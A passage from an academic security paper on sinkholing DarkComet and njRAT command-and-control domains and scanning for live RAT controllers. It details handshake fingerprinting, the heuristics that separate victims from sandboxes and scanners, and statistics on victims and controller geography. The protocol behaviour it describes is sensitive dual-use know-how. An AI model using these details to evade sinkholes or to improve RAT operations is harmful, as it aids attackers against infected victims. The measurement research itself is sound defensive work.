**Controller-initiated RAT protocol detection.** If the three second timer expires, then RAT-Hole will probe the peer by sending a DarkComet banner. For DarkComet (refer to Appendix D for more details on DarkComet protocol behavior), we send a series of 125 banners. After each banner is sent the connection is terminated and the stub will attempt to connect again if the stub conforms to the DarkComet protocol. This ordered set of banners is comprised of: (1) a randomly generated banner (this is to test if the stub deviates from the protocol by accepting any banner), (2) a set of 20 default DarkComet banners (this is to see if the stub will incorrectly accept the default banner), (3) a complete set of valid banners for the current set of domain(s) being sinkholed by that interface (this is to see if the stub responds correctly to a valid banner), and (4) the remainder of the 125 banners are randomly generated (based on our reverse engineering we found that after 124 banners are received by a stub it will lock up and stop attempting further connections until the RAT process is restarted).

**Handshake test.** We implemented a handshake test for both DarkComet and njRAT which implements each full RAT handshake protocol. In addition, it includes specifically malformed messages in order to trigger error handling and identify likely RAT stub execution as opposed to a scanner that has reimplemented the protocol. This methodology is similar to that of Marczak *et. al.* to fingerprint malware C&C servers [30].

We send a malformed command at the end of the njRAT handshake (see Appendix C) and if the expected error handling response is received, we mark the connecting peer as conforming to the standard implementation of the protocol. In the same vein, for DarkComet (see Appendix D) we observe and enumerate the execution pattern. For instance, we expect a true DarkComet infection to stop operating after connecting to RAT-Hole as a result of 124 attempts or more. Note that our handshake test does not distinguish between stub execution in sandbox and victim machine. However, it does perform well at identifying RAT scanners specifically those that do not implement the complete RAT protocol handshake and true execution behavior of the RAT protocol as standardly implemented.

After handshake probing is completed, RAT-Hole closes the connection and removes the state for that connection ID. RAT-Hole logs the final state of the connection, which can be one of three states: (1) no valid banner was received; (2) a valid initial banner was received, but the handshake was not completed; (3) the handshake was completed successfully.

**Handshake metadata.** During the RAT handshake, the stub includes a number of fields in the handshake that we parse and store in the database. A list of the fields that we parse and store is shown in Table 3. Using AES we encrypt any fields that might contain potential PII before storing them in our database. From these fields, we create a fingerprint that is largely unique for each infection by combining the `PC-NAME`, `USERNAME`, and `HWID`. `VSN` and `UUID` comprise the `HWID` for njRAT and Dark-

[2]Our paid account with No-IP allowed us to hold 500 domains at once, but we only claimed 200 at a time due to our limited number of sinkhole IP addresses.

Comet, respectively. (See Appendix C, D.) This fingerprint enables us to persistently identify and thus enumerate unique RAT peers despite victim IP address churn.

**RAT-Hole classification.** Based on the data, we are accurately able to classify peers that connected to RAT-Hole into one of five categories:

• **Unknown:** These peers send a payload that is not known to RAT-Hole. Internet wide scanners (e.g., zmap) and other custom IP intelligence operations are examples of these peers. We have also found that these unknown payloads could be a RAT family that RAT-Hole does not support, since some of the sinkholed domains are used as the C&C for multiple RAT infection campaigns.

• **Low Fidelity (LF) Scanner:** These peers do not complete the RAT handshake. Based on our analysis they often send many fingerprints, connect from many Src-IP addresses, connect to our decoy interfaces, and their Src-IP address might be included in known scanner list(s).

• **High Fidelity (HF) Scanner:** These peers complete the RAT handshake and present one or more highly anomalous characteristics described in Table 4.

• **Sandbox Execution:** These peers complete the RAT handshake, but exhibit one or more of the characteristics commonly associated with a sandbox execution, such as a short execution duration which we defined as slightly more than the longest default execution duration value (600 seconds) of the major sandboxes we analyzed. Table 4 includes a compete list of these heuristics.

• **Victim:** These are likely real infections.

## 3.4 Operation Summary

| Field | Description | PII |
|---|---|---|
| ACTIVE_WINDOW | Title and content of currently open window | ✓ |
| CAMPAIGN_ID | Stub's identity which operator defines | ✓ |
| COUNTRY | Geo-Location of victim's machine | ✓ |
| HWID | Hardware identity of victim's machine | ✓ |
| INSTALL_DATE | First day on which stub was executed | - |
| LAN_IP$^{\mathbb{DC}}$ | Private IP address of victim's machine | - |
| LANGUAGE$^{\mathbb{DC}}$ | Language setting of victim's machine | - |
| OS | Operating system name of victim's machine | - |
| PC_NAME | PC name of victim's machine | ✓ |
| USERNAME | Username of victim's machine | ✓ |
| PORT$^{\mathbb{DC}}$ | Port number of stub | - |
| VERSION | Version of RAT | - |
| WAN_IP$^{\mathbb{DC}}$ | Public IP address of victim's machine | - |
| WEBCAM_FLAG | Webcam capture is supported | - |

Table 3: Fields extracted from handshakes for DarkComet and njRAT families. *PII* indicates whether we consider the field to be potential PII of the victim, and determines whether we AES encrypt the value. ($\mathbb{DC}$) identifies DarkComet specific fields.

Over 31 days (from 2017-08-15 to 2017-09-16), we sinkholed 6,897, or 81%, of the 8,564 No-IP domains. 4,493 of these domains came from DarkComet samples, 2,381 from njRAT samples, and 23 were found in samples of both families.

Over the 31 days that RAT-Hole was deployed, it was in *possession* of domains for 23.1 total days - an average of 17.7 hours per domain, distributed randomly. During this time, it received 153,100,000 TCP connections. Table 5 provides a high-level view of these connections, broken down by determined peer type.

We performed an analysis of the "Unknown" peer type from Table 5 which composed 815,455 (98.5%) of all IP addresses that completed a three-way TCP handshake connection to RAT-Hole, but were not classified by RAT-Hole as peers related to either njRAT or DarkComet. We suspected that some of these connections might be other RAT families when an operator reuses the same DDNS domain for other RAT campaigns. In order to provide some measurements of this phenomenon, RAT-Hole implements a simple payload parser for the first message of the handshake for 19 other popular RAT families in addition to the complete RAT handshake protocol for njRAT and DarkComet RAT families. Of these peers, 73.6% sent no additional TCP messages after the handshake, 31.9% sent unknown payloads, and 1,463 (<1%) were detected as other types of RAT families. The small degree of overlap indicates that some IP addresses presented multiple behaviors; see Table 17 in Appendix E.

We also wanted to understand if this pollution from likely sandboxes and scanners could be filtered using data from IP telescopes (unused IP address subnets that act as large sinkholes). To evaluate this possibility, we looked for overlap in IP addresses during our deployment period from a /24 sized (256 IP addresses) IP telescope located in India. We find that there is not much overlap. Only 31,014 (3.8%) of the IP addresses we classified as *Unknown* appear in our telescope data, and less than 0.01% overlap with any other category of IP addresses. This suggests that most of RAT-Hole's pollution is targeted and thus not filterable. See Appendix B for details.

# 4 RAT-Hole Validation

This section describes our efforts to validate our methodology for differentiating RAT scanners, sandboxes, and victims. Validating our methodology is challenging since we have limited ground truth, except in some instances where we could create it (e.g. Section 4.3).

In this section, we describe our method of building up a high confidence set of RAT scanners, sandboxes, and victims based on additional heuristics for DarkComet and njRAT families.

## 4.1 Low Fidelity (LF) Scanners

Recall that low fidelity scanners are peers[3] that sent valid initial handshake messages, but did not complete the handshake process. In Table 6, we separate 1,421 IP ad-

[3]For the rest of our paper when we use the term peer in the context of a RAT stub, we define it as a unique fingerprint.

| Peer Type | Anomaly | Anomaly Type | Description |
|---|---|---|---|
| HF Scanner | Empty Install Date | Field Format | Peer[(1)] sent RAT payload with an empty installed date |
| | VSN Format[ℕ𝕁] | Field Format | Peer sent RAT payload with malformed VSN |
| | HWID Format[𝔻ℂ] | Field Format | Peer sent RAT payload with malformed UUID |
| | Empty GeoLoc | Field Format | Peer sent RAT payload with an empty Geo-location data |
| | GeoLoc Format | Field Format | Peer sent RAT payload with malformed Geo-location data |
| | Mismatch SRC-IP[𝔻ℂ] | Protocol Behavior | Peer sent RAT payload with Src-IP address other than peer Src-IP address |
| | Mismatch DST-PORT[𝔻ℂ] | Protocol Behavior | Peer sent RAT payload with Dst-Port number other than peer Dst-Port number |
| | 124+ Banners: Session[𝔻ℂ] | Protocol Behavior | Peer tried to connect to RAT-Hole more than 124 times during a session |
| | Multiple OS Name: Session[(2)] | Protocol Behavior | Peer sent RAT payload with different OS names across different connections |
| | Multiple Passwords: Session[𝔻ℂ] | Protocol Behavior | Peer tried to connect to RAT-Hole using multiple passwords during a session |
| | Solo Connection Attempt: Global | Peer Behavior | Peer tried to connect (probe) to RAT-Hole only once |
| | Unexpected Dst IP: Decoy | Peer Behavior | Peer contacted one of the Decoy interfaces |
| Sandbox | Multiple Install Date: Session | Protocol Behavior | Peer sent RAT payload with multiple install date during a session |
| | Multiple Campaign ID: Session | Protocol Behavior | Peer sent RAT payload with multiple Campaign ID during a session |
| | Multiple Passwords: Global[(3)𝔻ℂ] | Peer Behavior | Peer tried to connect to RAT-Hole using multiple passwords across multiple sessions |
| | Small Activity Duration: Global | Peer Behavior | Peer were active for small durations (less than 600 seconds) for all sessions |
| | Low Active Windows: Global | Peer Behavior | Peer sent RAT payload with small number of active windows[(4)] during all sessions |
| | Multiple Dsts: Session | Peer Behavior | Peer contacted multiple[(5)] Dsts (Dst-IP and Port) during a session |

Table 4: Anomaly, Anomaly type and their descriptions used by RAT-Hole peer classifier.
(1) Peers are identified by Fingerprint. (2) Session = FP + Src-IP + Dst-IP + Dst-Port. (3) Global: All the sessions belonging to a fingerprint. (4) Condition in Row 2 is checked first and Row 3 is followed. (5) We account for domain rotation where a domain is registered under the different RAT-Hole interfaces. (𝔻ℂ) DarkComet specific rule. (ℕ𝕁) njRAT specific rule

| | Connection | | Src-IP | | Fingerprint (FP) | | ASN† | | Country† | |
|---|---|---|---|---|---|---|---|---|---|---|
| Peer Type | Count | Pct. | Count | Pct. | Count | Pct. | Count | Pct. | Count | Pct. |
| Victim | 5,320,297 | 3.5 | 6,710 | 0.8 | 3,231 | 0.1 | 1,079 | 10.1 | 108 | 50.0 |
| Sandbox | 372,883 | 0.2 | 1,181 | 0.1 | 877 | <0.1 | 418 | 3.9 | 85 | 39.4 |
| HF Scanner | 563,019 | 0.4 | 1,349 | 0.2 | 589 | <0.1 | 347 | 3.2 | 73 | 33.8 |
| LF Scanner | 17,746,010 | 11.6 | 1,421 | 0.2 | 4,114,064 | 99.9 | 390 | 3.6 | 80 | 37.0 |
| Unknown | 129,097,791 | 84.3 | 815,455 | 98.5 | N/A | N/A | 10,418 | 97.2 | 216 | 100.0 |
| Total | 153,100,000 | 100.0 | 828,137 | 100.0 | 4,118,761 | 100.0 | 10,722 | 100.0 | 216 | 100.0 |

Table 5: Summary of connections received by RAT-Hole, grouped by peer type, fingerprint, Src-IP, ASN, and country. The first three rows (Victims, Sandboxes, and HF Scanners) are detailed in Table 8, while LF Scanners are described in Table 6. †Note that ASN and country show a significant amount of overlap across peer types.

dresses that are all njRAT into five clusters based on their behavior. The (①) cluster are source IP addresses that attempted to connect to one of our decoy IP addresses. This is a fairly strong indication of broader IP address scanning being performed by this source IP address and we are confident that these are scanners. As a point of reference no high fidelity scanner, sandbox, or victim connected to one of our decoy IP addresses.

| | FP | | Src-IP | |
|---|---|---|---|---|
| Cluster Name | Count | Pct. | Count | Pct. |
| ① Decoy Interface | 4,105,659 | 99.8 | 28 | 2.0 |
| ② Many FPs Per Src-IP | 7,628 | 0.2 | 39 | 2.7 |
| ③ Many Src-IPs Per FP | 261 | <0.1 | 827 | 58.2 |
| ④ Many FPs, Many Src-IPs | 6 | <0.1 | 17 | 1.2 |
| ⑤ Single FP, Single Src-IP | 510 | <0.1 | 510 | 35.9 |
| Total | 4,114,064 | 100.0 | 1,421 | 100.0 |

Table 6: Breakdown of LF (Low Fidelity) Scanners

For cluster (②), 7,607 (99.7%) of the fingerprints only attempted to establish one connection. This is a strong indication of a scanner that is randomizing its fingerprint. Another two fingerprints had multiple unique `INSTALL_DATE` fields, indicating the possibility that they are sandboxes. For 19 of the fingerprints, we did not detect any anomalies. These 19 peers could be real victims that speak a version of the protocol that is incompatible with RAT-Hole, or that have persistent connectivity issues that prevented them from completing a handshake. We conservatively label these peers low fidelity scanners.

Our anomaly analysis for fingerprints in cluster (③) shows that 140 (53.6%) of the fingerprints have multiple unique `INSTALL_DATE` fields, likely indicative of scanners that update `INSTALL_DATE` based on the current time. Another 24 (9.2%) had an incorrectly formatted `HWID`, indicating scanners with protocol formatting errors. The remaining 97 (37.2%) had no anomalies, but again we conservatively label them low fidelity scanners.

Three of the six fingerprints in Cluster (④) had multiple unique INSTALL_DATE fields, again indicating likely scanners that update INSTALL_DATE based on the current time. The remaining three did not have anomalies, but we conservatively label these peers as low fidelity scanners.

| Anomaly Type | | | FP | |
|---|---|---|---|---|
| Field Format | Peer Behavior | Protocol Behavior | Count | Pct. |
| | | ✓ | 60 | 11.8 |
| ✓ | | | 47 | 9.2 |
| ✓ | | ✓ | 9 | 1.8 |
| | ✓ | ✓ | 6 | 1.2 |
| ✓ | ✓ | | 1 | 0.2 |
| Remainder | | | 387 | 75.9 |
| Total | | | 510 | 100.0 |

Table 7: Breakdown of ⑤: Single FP Single Src-IP

We did not observe any RAT protocol violations from 387 out of 510 fingerprints (remainders at Table 7) belonging to the peers that had one fingerprint and one IP address (⑤). On the average peers in this cluster failed 3,000 (90%) attempted connections and a minimum of 100 (2%) attempted connections. Thus it is unlikely that intermittent connectivity issues prevented the completion of the handshake at least once. It is unclear if these are victims that implemented a version of the protocol that is incompatible with our RAT-Hole, persistent connectivity issues, or if they are low fidelity scanners that did not implement the entire protocol. We conservatively label these peers as low fidelity scanners.

## 4.2 Victims, Sandboxes, & High Fidelity (HF) Scanners

We classify a peer as a high fidelity scanner if it is able to complete the handshake, but it violates the field formatting, exhibits peer behavior, or protocol behavior that indicates it is likely a scanner that is reimplementing the njRAT or DarkComet stub instead of an actual stub execution. A peer is conservatively classified as a sandbox if it exhibits peer or protocol behavior that indicates it is likely a sandbox. Finally, if a peer does not violate the protocol or exhibit any anomalous behavior we classify it as a likely victim. Table 8 shows that 69% (3,231) of all peers that complete the handshake with our RAT-Hole are classified as victims. This indicates the significant degree to which high-fidelity scanners and sandboxes will pollute sinkhole results if the sinkhole eschews a deeper analysis of the peers similar to RAT-Hole.

Table 8 also shows the breakdown of types of anomalous behavior and protocols violations observed by likely high fidelity scanners and sandboxes. For high fidelity scanners they had an incorrectly formatted field or an empty INSTALL_DATE for 238 (40.4%) and 174 (29.5%) of the fingerprints accordingly. Sandboxes exhibit short execution durations 634 (72.2%) and multiple unique INSTALL_DATE fields in 259 (29.5%) of the fingerprints. While we cannot compute error rates for our classifications due to the lack of ground truth, we are fairy confident that our methodology, while not perfect, is reasonably accurate. In the next section we present the results of seeding malware analysis portals to further validate our classification methodology. Finally, what we classify as victims are the fingerprints that do not exhibit any anomalous behavior and are likely to be actual victims.

| | | Anomaly Type | | | FP | |
|---|---|---|---|---|---|---|
| Peer Type | RAT Family | Field Format | Peer Behavior | Protocol Behavior | Count | Pct. |
| HF Scanner | DarkComet | ✓ | | | 130 | 46.1 |
| HF Scanner | DarkComet | ✓ | ✓ | | 35 | 12.4 |
| HF Scanner | DarkComet | ✓ | | ✓ | 11 | 3.9 |
| HF Scanner | DarkComet | | ✓ | | 16 | 5.7 |
| HF Scanner | DarkComet | | ✓ | ✓ | 5 | 1.8 |
| HF Scanner | DarkComet | | | ✓ | 85 | 30.1 |
| Subtotal | | | | | 282 | 100.0 |
| HF Scanner | njRAT | ✓ | | | 200 | 65.2 |
| HF Scanner | njRAT | ✓ | ✓ | | 31 | 10.1 |
| HF Scanner | njRAT | ✓ | ✓ | ✓ | 1 | 0.3 |
| HF Scanner | njRAT | ✓ | | ✓ | 6 | 2.0 |
| HF Scanner | njRAT | | ✓ | | 6 | 2.0 |
| HF Scanner | njRAT | | ✓ | ✓ | 7 | 2.3 |
| HF Scanner | njRAT | | | ✓ | 56 | 18.2 |
| Subtotal | | | | | 307 | 100.0 |
| Sandbox | DarkComet | | ✓ | | 318 | 63.0 |
| Sandbox | DarkComet | | ✓ | ✓ | 26 | 5.2 |
| Sandbox | DarkComet | | | ✓ | 161 | 31.9 |
| Subtotal | | | | | 505 | 100.0 |
| Sandbox | njRAT | | ✓ | | 294 | 79.0 |
| Sandbox | njRAT | | ✓ | ✓ | 6 | 1.6 |
| Sandbox | njRAT | | | ✓ | 72 | 19.4 |
| Subtotal | | | | | 372 | 100.0 |
| Victim | DarkComet | | | | 841 | 26.0 |
| Victim | njRAT | | | | 2,390 | 74.0 |
| Subtotal | | | | | 3,231 | 100.0 |
| Total | | | | | 9,191 | |

Table 8: Breakdown of Anomalies for Different Peer Types

## 4.3 Honey Sample Seeding

In order to evaluate our classification in a setting where we have ground truth, we conducted an experiment where we uploaded DarkComet and njRAT samples to malware analysis services. Our expectation for this experiment is that all of the connections will be from scanners or sandboxes, which will enable us to validate our classification methodology.

Using our automated RAT Seeder, we generated 84 DarkComet and 84 njRAT. Each of these samples has a unique Campaign-id, IP Address, and TCP Port configuration that directed the sample to connect to one of our RAT-Hole IP addresses on a different network segment, which we only used for this experiment. We uploaded 4 DarkComet and 4 njRAT samples to 21 different malware analysis services, of which only 9 of the services initiated a connection for at least one of our samples. A full list of these services and the ones that ini-

| Peer Type | RAT Family | Anomaly Type | | | FP | |
|---|---|---|---|---|---|---|
| | | Field Format | Peer Behavior | Protocol Behavior | Count | Pct. |
| HF Scanner | njRAT | ✓ | ✓ | | 4 | 66.7 |
| HF Scanner | njRAT | ✓ | ✓ | ✓ | 2 | 33.3 |
| Subtotal | | | | | 6 | 100.0 |
| Sandbox | DarkComet | | ✓ | | 58 | 98.3 |
| Sandbox | DarkComet | | ✓ | ✓ | 1 | 1.7 |
| Subtotal | | | | | 59 | 100.0 |
| Sandbox | njRAT | | ✓ | | 48 | 96.0 |
| Sandbox | njRAT | | ✓ | ✓ | 2 | 4.0 |
| Subtotal | | | | | 50 | 100.0 |
| Victim | njRAT | | | | 2 | 100.0 |
| Subtotal | | | | | 2 | 100.0 |
| Total | | | | | 117 | |

Table 9: Breakdown of Anomalies for Different Peer Types for Honey Sample Seeding Experiment

tiated a connection can be found in Table 18. We chose these services based on their popularity among malware researchers and threat hunters, ease of utilization and being relativity cheap or free. Only 9 of these services execute one or more of our honey samples during the course of our experiment. The configuration uniqueness of these samples allowed us to associate received connections on our RAT-Hole to a sample and portal. Table 9 shows the breakdown of fingerprints and associated categorization of peers by our classification engine. Note that we used the same classification methodology as for our in the wild sinkholing experiments and only incorrectly classified 2 out of 117 (1.7%) fingerprints as victims. We inspected the active windows for these two fingerprints and found that both appear to be manually reverse-engineering the samples using executable debugging and network protocol analysis tools. Recall that for this experiment we did not encrypt the active windows since we did not expect any real victims. We also classified some njRAT peers as high fidelity scanners. We can confirm that when we tested these samples before submitting them they did not have any protocol violations. This gives us further confidence that our classification methodology is fairly accurate.

# 5 RAT-Scan Operation

## 5.1 Controller Tracking

In order to maintain an updated list of potential C&C addresses, we resolved each of the 14,273 domains we extracted from our malware samples hourly, beginning on 2017-04-21 and ending on 2017-11-26. Over this period, we recorded 67,023 resolutions to unique IP addresses. We augmented these with passive DNS records dating back to 2010 for each domain using feeds from Farsight [19], VirusTotal, and PassiveTotal [43].

## 5.2 Active Scanning

We continuously probed each of these 67,023 IP addresses hourly for evidence of RAT controller software. We checked for services running on any port configured in any sample related to the IP address or related to a domain that resolved to said IP address at any time.

RAT-Scan probes for controllers of both DarkComet and njRAT, emulating a newly-infected *victim* contacting the controller for the first time. RAT-Scan first approaches every connection passively, waiting to receive an initial DarkComet handshake banner. If it does not receive a banner before a three second timeout, it restarts the connection and treats it actively, sending the initial njRAT handshake banner. Regardless of which handshake proceeds, the scanner completes the entire handshake with the controller if possible.

**Sinkhole identification.** RAT-Scan can, to some extent, distinguish between legitimate controllers and sinkhole operations like our own RAT-Hole. If a controller begins a handshake but does not complete it, it is labeled as a sinkhole. Additionally, after successfully completing a handshake with a controller, our scanner attempts to elicit an improper response to a second handshake with a different configuration (e.g. different password). Any response is cause for sinkhole classification.

## 5.3 Detected Service Classification

The actors that our scanner probed during its operation fall under one of the following classes: **controller** completes an njRAT or DarkComet handshake flawlessly. Does not respond to solicitation for improper behavior; and **sinkhole** either makes an error during a RAT handshake, or accepts an improper second handshake after the first (like RAT-Hole).

**Important caveats.** RAT-Hole and RAT-Scan have a significant disparity in the confidence of their classifications. RAT-Hole makes use of several protocol artifacts in the DarkComet and njRAT handshakes to detect imposter victims. Because RAT victims are intentionally loquacious during the handshake, this is possible; however, RAT controllers are oppositely taciturn, revealing practically nothing to RAT-Scan during the handshake. DarkComet controllers acknowledge a victims' correct password and njRAT controllers do not acknowledge this. Therefore, when we classify a host as a DarkComet sinkhole we are fairly confident, but when we label a host a controller it is possible that it is a high-fidelity sinkhole or sandboxed controller.

**Attempted validation.** The joint investigation by Recorded Future and Shodan [22] in 2015 that resulted in Malware Hunter reported 696 IP addresses as suspected RAT controllers, 10 of which appear in our dataset. However, Malware Hunter has since flagged RAT-Hole as a RAT controller and high-priority threat, so we question

the value of any such threat intelligence feed as proper ground truth. We leave developing a method for improved validation of our scanning results as future work.

## 5.4 Operation Summary

| Controller Type | # IP | % IP |
|---|---|---|
| njRAT | 4,584 | 71.6 |
| DarkComet | 2,032 | 31.7 |
| DarkComet (Unknown Password) | 11 | 0.2 |
| Total | 6,401 | 100.0 |

Table 10: Breakdown of RAT controllers detected on IP addresses responsive to RAT-Scan. Some IP addresses hosted multiple types of RAT controller.

Our scanning operation began on 2017-05-11 and ended on 2017-11-25, for a total of 198 days. During this period, we established 86,694 connections to 6,401 IP addresses exhibiting behavior indicative of RAT controller software; 2,032 DarkComet controllers and 4,584 njRAT controllers, with some IPs hosting both. Table 10 provides a summary of our scanning operation.

Other than on RAT-Hole itself, our sinkhole detection methods did not trigger during this study. We are led to believe that all controllers reported here are either legitimate instances of the controller software, or services that have implemented the handshake properly and maintain a single configuration. We suspect that such services exist; however, we currently have no way of distinguishing them from legitimate controllers. Further, we have no reason to believe that we encountered any high-fidelity sinkholes similar to RAT-Hole.

# 6 Measurements and Analysis

## 6.1 Victim Analysis

**IP address churn.** We find that most victims do not change their IP address, with 60% of victim using one IP addresses and an additional 20% of all victims use a total of two IP addresses. Note that we might not observe all of the victims' IP address changes due to our periodic sinkholing of domains.

**Webcam availability.** As part of the handshake, DarkComet and njRAT victims report if they have a camera device. We found that 1,725 (53.4%) of victims have a camera, making them susceptible to visual monitoring unless they have physically covered the camera.

**Infected servers.** 21 njRAT victims reported a server version of Windows (i.e., Windows Server 2012) running on the peer. We manually investigated the Autonomous System Numbers for the IP addresses used by these peers and confirmed that they were located on corporate networks or cloud hosting providers. This suggests that some higher profile peers associated with companies are infected with njRAT, providing the operator with an entry point into their systems.





Figure 4: PDF showing the probability that a domain we sinkholed would yield a victim connection *N* days after its most recent registration by another party. 1,686 of the 6,897 domains we sinkholed had *no* resolution known to us and were excluded, leaving 5,211 domains (824 yielding victim connections).

**Infection longevity.** Our methodology is predicated on victims remaining after the command-and-control dynamic DNS domain used by the attacker expires, which occurs 30 days after registration with No-IP. Figure 4 shows the fraction of domains still receiving legitimate victim connections as a function of time since the dynamic DNS domain expired. Because our sinkholing period does not span our full domain monitoring period (31 days from 2017-08-15 to 2017-09-16, and 220 days from 2017-04-21 to 2017-11-26; see Figure 3), we do not necessarily known victim availability immediately starting from when the domain expired. Figure 4 shows an upper and lower bound curve; the upper bound corresponds to the case that at least one victim connection occurred during the period when the command-and-control domain was not monitored, and the lower bound corresponds to the case that no victim connections occurred during the same period. Thus, 120 days after the command-and-control domain expired, 10% of domains were still receiving connections from legitimate victims.

In all, 975 domains received victims, 14% of the 6,897 we sinkholed. 1,686 of these domains had no known historic resolution from any of our sources, including threat intelligence feeds and our own resolver.

## 6.2 Attacker Campaign Analysis

Only 975 of the domains we sinkholed yielded victim connections, yet they received connections from 3,231 unique victims. In Figure 5, we examine the number of unique victims any one domain received. 43% of domains received only a single victim; 90% received at most 20 unique victims; 95%, 41 or less. Three outlier domains received over 100 victims. This disparity suggests that some attackers are distributing their malware more widely, or are more proficient at compromising their targets, than others.





Figure 5: CDF showing the number of victims (by fingerprint) received by a given domain. This plot only includes the 975 domains which yielded victim connections.

We also find that 45% of victims connected to just one domain. 90% of victims connected to four or less different domains, while 95% connected to five or less. These victims connecting to multiple different domains, and domains receiving tens of unique victim connections, suggest a number of phenomena. Attackers may be using sets of domains interchangeably, or victims may be infected by multiple different attackers.

To investigate the former, we examine the samples which we downloaded from VirusTotal. Our 975 domains are found in 1,429 unique samples. Once again, there is bidirectional overlap. Only eight samples contain more than one domain in their configurations; 1,421 have a single domain. Multiple domains being in a single sample is our strongest indicator of them being shared by an attacker. Oppositely, 246 domains are found in more than one sample's configurations (the remaining 729 domains are each present in just one sample). Some domains are shared by many samples - one being found in 24 unique DarkComet samples. Unfortunately, these domains further muddy our analysis. In the case of the domain shared by 24 samples, only two of those samples clearly belong to the same actor (based on other shared configuration parameters).

Our methodology cannot definitively answer whether attackers use rotating domains, or whether victims are multiply infected by different campaigns. Based on our evidence, both appear probable, and confound our attempts at differentiating attackers and their victims.

## 6.3 Geographic Analysis

All IP-based geolocations were performed using MaxMind's GeoIP2 Precision Insights service.

**Proxies.** MaxMind provides information regarding the likelihood that an IP address is a proxy, as well as IP ownership (which can be used to manually determine proxies). We use this information to separate proxies from non-proxies, as in Tables 11 and 12. A large portion of the controllers in our data set appear to be utilizing proxies from certain countries like France, Sweden, and the U.S. We manually investigate the largest

| njRAT | | | DarkComet | | |
|---|---|---|---|---|---|
| Country | Proxy | Other | Country | Proxy | Other |
| France (FR) | 3,829 | 69 | United States (US) | 4,552 | 1,881 |
| United States (US) | 714 | 167 | France (FR) | 2,771 | 1,623 |
| Sweden (SE) | 433 | 19 | Sweden (SE) | 1,051 | 318 |
| United Kingdom (GB) | 160 | 63 | Netherlands (NL) | 706 | 256 |
| Canada (CA) | 152 | 12 | Germany (DE) | 511 | 3,077 |
| Netherlands (NL) | 96 | 9 | United Kingdom (GB) | 487 | 1,494 |
| ... | | | ... | | |
| Algeria (DZ) | 22 | 7,820 | Turkey (TR) | 130 | 21,913 |
| Brazil (BR) | 42 | 7,206 | Russia (RU) | 233 | 17,020 |
| Egypt (EG) | 27 | 5,655 | Algeria (DZ) | 13 | 13,202 |
| Morocco (MA) | 3 | 4,293 | Morocco (MA) | 2 | 6,693 |
| Iraq (IQ) | 5 | 2,001 | Egypt (EG) | 4 | 4,872 |
| Tunisia (TN) | 0 | 1,504 | Saudi Arabia (SA) | 0 | 4,491 |
| Saudi Arabia (SA) | 0 | 1,297 | Ukraine (UA) | 75 | 3,971 |
| Indonesia (ID) | 8 | 732 | Brazil (BR) | 78 | 3,257 |
| Libya (LY) | 0 | 682 | Pakistan (PK) | 28 | 2,935 |
| Other | 524 | 6,113 | | 1,921 | 36,919 |
| Total | 6,015 | 37,642 | | 12,562 | 123,922 |

Table 11: Geolocations of historic controller IP addresses based on DNS history

| njRAT | | | DarkComet | | |
|---|---|---|---|---|---|
| Country | Proxy | Other | Country | Proxy | Other |
| France (FR) | 2,625 | 4 | France (FR) | 258 | 41 |
| Sweden (SE) | 184 | 0 | Sweden (SE) | 16 | 0 |
| United States (US) | 16 | 2 | United States (US) | 12 | 6 |
| ... | | | ... | | |
| Brazil (BR) | 2 | 441 | Turkey (TR) | 0 | 594 |
| Morocco (MA) | 0 | 382 | Ivory Coast (CI) | 0 | 207 |
| Algeria (DZ) | 0 | 281 | Russia (RU) | 11 | 201 |
| Egypt (EG) | 0 | 178 | India (IN) | 1 | 128 |
| Korea (KR) | 0 | 80 | Thailand (TH) | 0 | 102 |
| Tunisia (TN) | 0 | 65 | Vietnam (VN) | 0 | 88 |
| Iraq (IQ) | 0 | 58 | Ukraine (UA) | 8 | 63 |
| Saudi Arabia (SA) | 0 | 52 | Egypt (EG) | 1 | 41 |
| Thailand (TH) | 0 | 39 | Azerbaijan (AZ) | 0 | 37 |
| Turkey (TR) | 0 | 37 | Malaysia (MY) | 0 | 33 |
| Other | 17 | 121 | | 35 | 156 |
| Total | 2,844 | 1,740 | | 342 | 1,697 |

Table 12: Geolocations of probed controller IP addresses

in Appendix A. In short, we find two VPN providers (IPjetable [24] and Relakks [42]) account for 40% and 3% of all actively-probed controllers, respectively, while prominent VPS services like Amazon AWS, Microsoft Azure, and Digital Ocean are also frequently abused.

As the geolocation results of the proxies only serve to muddle the geospatial relationships between victims and attackers, we filter them from the following analyses. We report only on those results in the *Other* columns of the geolocation tables.

**Controller geography.** Tables 11 and 12 show the geolocations of historic and actively-probed controller IP addresses, respectively. We find both to have heavy presences in North Africa and the Middle East. Outliers include Brazil and Russia, both of which tend to correspond with victims in bordering nations.

**Victim geography.** Exploring Table 13, we find that virtually every country has some RAT victims with Brazil being the top location for victims of both DarkComet and njRAT, as shown in Table 13. We find what appears to be

geographic concentrations of DarkComet and njRAT victims in South America and North Africa / Middle East, including some bordering countries. We also find that DarkComet is used to infect a larger percentage of victims in Russia and bordering countries. Note that these measurements might be biased by our methodology of acquiring RAT samples and sinkholing DDNS domains.

| njRAT | | | DarkComet | | |
|---|---|---|---|---|---|
| Country | #Src-IP | #FP | Country | #Src-IP | #FP |
| Brazil (BR) | 2,416 | 1,070 | Brazil (BR) | 318 | 178 |
| Egypt (EG) | 331 | 94 | Turkey (TR) | 188 | 130 |
| Iraq (IQ) | 207 | 82 | Russia (RU) | 184 | 127 |
| Argentina (AR) | 138 | 62 | Ukraine (UA) | 44 | 38 |
| Algeria (DZ) | 149 | 60 | Egypt (EG) | 74 | 36 |
| Peru (PE) | 131 | 55 | Poland (PL) | 28 | 26 |
| Vietnam (VN) | 117 | 53 | Philippines (PH) | 22 | 21 |
| United States (US) | 54 | 47 | Thailand (TH) | 35 | 17 |
| Venezuela (VE) | 105 | 47 | Vietnam (VN) | 16 | 14 |
| India (IN) | 88 | 46 | Algeria (DZ) | 21 | 13 |
